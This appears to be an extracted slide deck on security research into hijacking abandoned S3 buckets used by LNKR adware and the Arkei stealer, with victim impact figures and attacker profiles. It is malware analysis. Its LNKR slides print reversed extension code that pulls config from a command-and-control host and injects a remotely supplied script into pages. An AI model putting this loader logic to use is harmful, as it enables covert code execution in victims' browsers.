
Arkei|Vidar|Mars Stealer

16.6%

LNKR

49.6%

Unique Victims Per Malware Family



Case Study VII. LNKR




cache-js.s3.amazonaws.com

1d71065a79cb556b40.js

2d8142a55ca3041121.js

...



Victim's Browser

Case Study VII. LNKR




Fetch & Execute JS

cashe-js.s3.amazonaws.com

1d71065a79cb556b40.js

2d8142a55ca3041121.js

...



Victim's Browser

Request Example

- Bucket Name: `cashe-js`
- Request: `GET /cashe-js/1d71065a79cb556b40.js`
- User Agent: `Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.0.0 Safari/537.36`
- Referrer: `https://copilot.microsoft.com/`

Reversing LNK.R. Actual Request

Request:

```
http://flashplaylist.com/api/?action=params&id=gkiempdinhplpcobgicphnb  
jklhmiijf&version=1.2.2&lt=3673540&uid=dd20ee2a-9dcd-f6d4-794a-567b767  
89327&r=1741465789865
```

Expected Response:


```
{MIXPANEL_CUSTOM_LIB_URL=//s3.amazonaws.com/jscache/<script_id>.js,  
  extendedAnalytics: true, envDetected: false}
```

Based on Research

<https://github.com/Zenexer/lnkr/tree/ac6b8c0a81f18631103515e934b86fa3a6c72d0c/recon/extensions/fanagokoaogopceablgmpndejhedkjjb>

Reversing LNK R. Pulling Config From C2

```
updateConfig() {  
  var a = this, b = chrome.runtime.getManifest().version;  
  let c = (new Date).getTime(), d = c - this.config.mTime;  
  this.config.mTime = c, 12e5 > d && (this.config.lTime += d), this.saveConfig(), $.ajax({url: "http://flashplaylist.com/api/", dataType: "json",  
data: {action: "params", id: chrome.runtime.id, version: b, lt: this.config.lTime, uid: this.config.uid, r: Date.now()}}, success: b => {  
  if (b) {  
    for (let a in b) this.config[a] = b[a];  
    a.saveConfig(), a.validateEnvironment(), a.filterRequests(), a.InitStat();  
  }  
}, complete: () => {}), setTimeout(function () {  
  a.updateConfig();  
}, 9e5);  
}  
saveConfig() {  
  chrome.storage.local.set({params: this.config}, () => {});  
}
```



Reversing LNK.R. Loading Script

```
m.__SV = 1.2, a = f.createElement("script"), a.type = "text/javascript", a.async = true, a.src = "undefined" ==  
typeof MIXPANEL_CUSTOM_LIB_URL ? "file:" === f.location.protocol &&  
"//cdn.mxpnl.com/libs/mixpanel-2-latest.min.js".match(/^\/\//) ?  
"https://cdn.mxpnl.com/libs/mixpanel-2-latest.min.js" : "//cdn.mxpnl.com/libs/mixpanel-2-latest.min.js" :  
MIXPANEL_CUSTOM_LIB_URL, e = f.getElementsByTagName("head")[0], e.appendChild(a);
```



DEMO III. LNKR

The background is a digital landscape. It features a series of vertical green lines of varying thickness and brightness, creating a sense of depth and movement. The floor is a dark green grid that recedes into the distance. In the background, there are dark, jagged silhouettes of mountains or hills. The overall color palette is dominated by shades of green, from dark forest green to bright, almost white-green highlights.



cashe-js-1f7cbb02d08 - S x test-bucket800300 - S3 b x +

us-east-1.console.aws.amazon.com/s3/buckets/cashe-js-1f7cbb02d08?region=us-east-1&bucketType=general&tab=objects

Hacking and H...

aws Search [Alt+S]

United States (N. Virginia) mxmssh

Amazon S3 > Buckets > cashe-js-1f7cbb02d08

cashe-js-1f7cbb02d08 [Info](#)

[Objects](#) Metadata Properties Permissions Metrics Management Access Points

Objects (1)

[Copy S3 URI](#)[Copy URL](#)[Download](#)[Open](#)[Delete](#)[Actions](#)[Create folder](#)[Upload](#)

Objects are the fundamental entities stored in Amazon S3. You can use [Amazon S3 inventory](#) to get a list of all objects in your bucket. For others to access your objects, you'll need to explicitly grant them permissions. [Learn more](#)

[1](#)


☐	Name	Type	Last modified	Size	Storage class
☐	1f7cbb02d08cf61dbb.js	js	June 15, 2025, 16:35:59 (UTC-07:00)	2.8 KB	Standard



← tes7008000@outlook.com

Help us beat the robots

Using the arrows, **move the person** to the indicated seat. (1 of 10)




○○○○



Submit

566182af2f1626364.3435736202

Potential Impact. Unique Users



Potential Impact. Sensitive Users

335 Users of Government Websites in 30 Countries
3 Government Entities

Case Study VIII. Arkei Stealer

- Steal user data (e.g. crypto wallets)
- Most active ~2021-2022
- Code used by Vidar and Mars families

Case Study VIII. Arkei Stealer Logs

- Bucket Name: 2551889d-a2db-4908-a9a2-6b0fab0a7a78
- Request: GET /SmartPDF/SmartPDF.exe
- User Agent: N/A
- Referrer: N/A



- 1

DEMO IV. Arkei Stealer

The background of the image is a dark green digital landscape. It features numerous vertical green lines of varying thickness and brightness, creating a sense of depth and movement. At the bottom, there is a grid of green lines that recedes into the distance, suggesting a perspective view of a virtual floor. In the background, there are dark, jagged silhouettes of mountains or hills. The overall aesthetic is reminiscent of early computer graphics or a digital environment.



fakenet3.3



installer.exe



Wireshark



Recycle Bin



Learn about
this picture



Microsoft
Edge



TSLA
-7.62%




Search




11:38 AM
7/7/2025


Part V. Remediation & Conclusion

The background of the slide is a digital landscape. It features a series of vertical green lines of varying thickness and brightness, creating a sense of depth and movement. The floor is a dark green grid that recedes into the distance. In the background, there are dark, jagged silhouettes of mountains or hills. The overall color scheme is monochromatic, using various shades of green.

Total Impact



Total Impact



28,569 unique hosts (2,595 proxy IPs)

158 countries

134 organizations

25 governments

Total Impact

A world map with a dark blue background, showing the distribution of proxy IP addresses as numerous small yellow dots. The dots are most densely clustered in North America, Europe, and East Asia, with more sparse distributions in South America, Africa, and Australia. The text '5 days' is overlaid in the center of the map.

5 days


28,569 unique hosts (2,595 proxy IPs)

158 countries

134 organizations

25 governments

Total Impact. Top Affected Countries Statistics



Attack Cost



Potential Attacker Profiles



Hacktivists

**Politically or Ideologically
Motivated**

* Cause Chaos, Fun



**Cybercrime
Groups**

Financially Motivated

* Sell Access, Ransomware,
Steal IP, User Data



APT Groups

Support State Objectives

* Sabotage & Espionage

Responsible Disclosure & Research Timeline

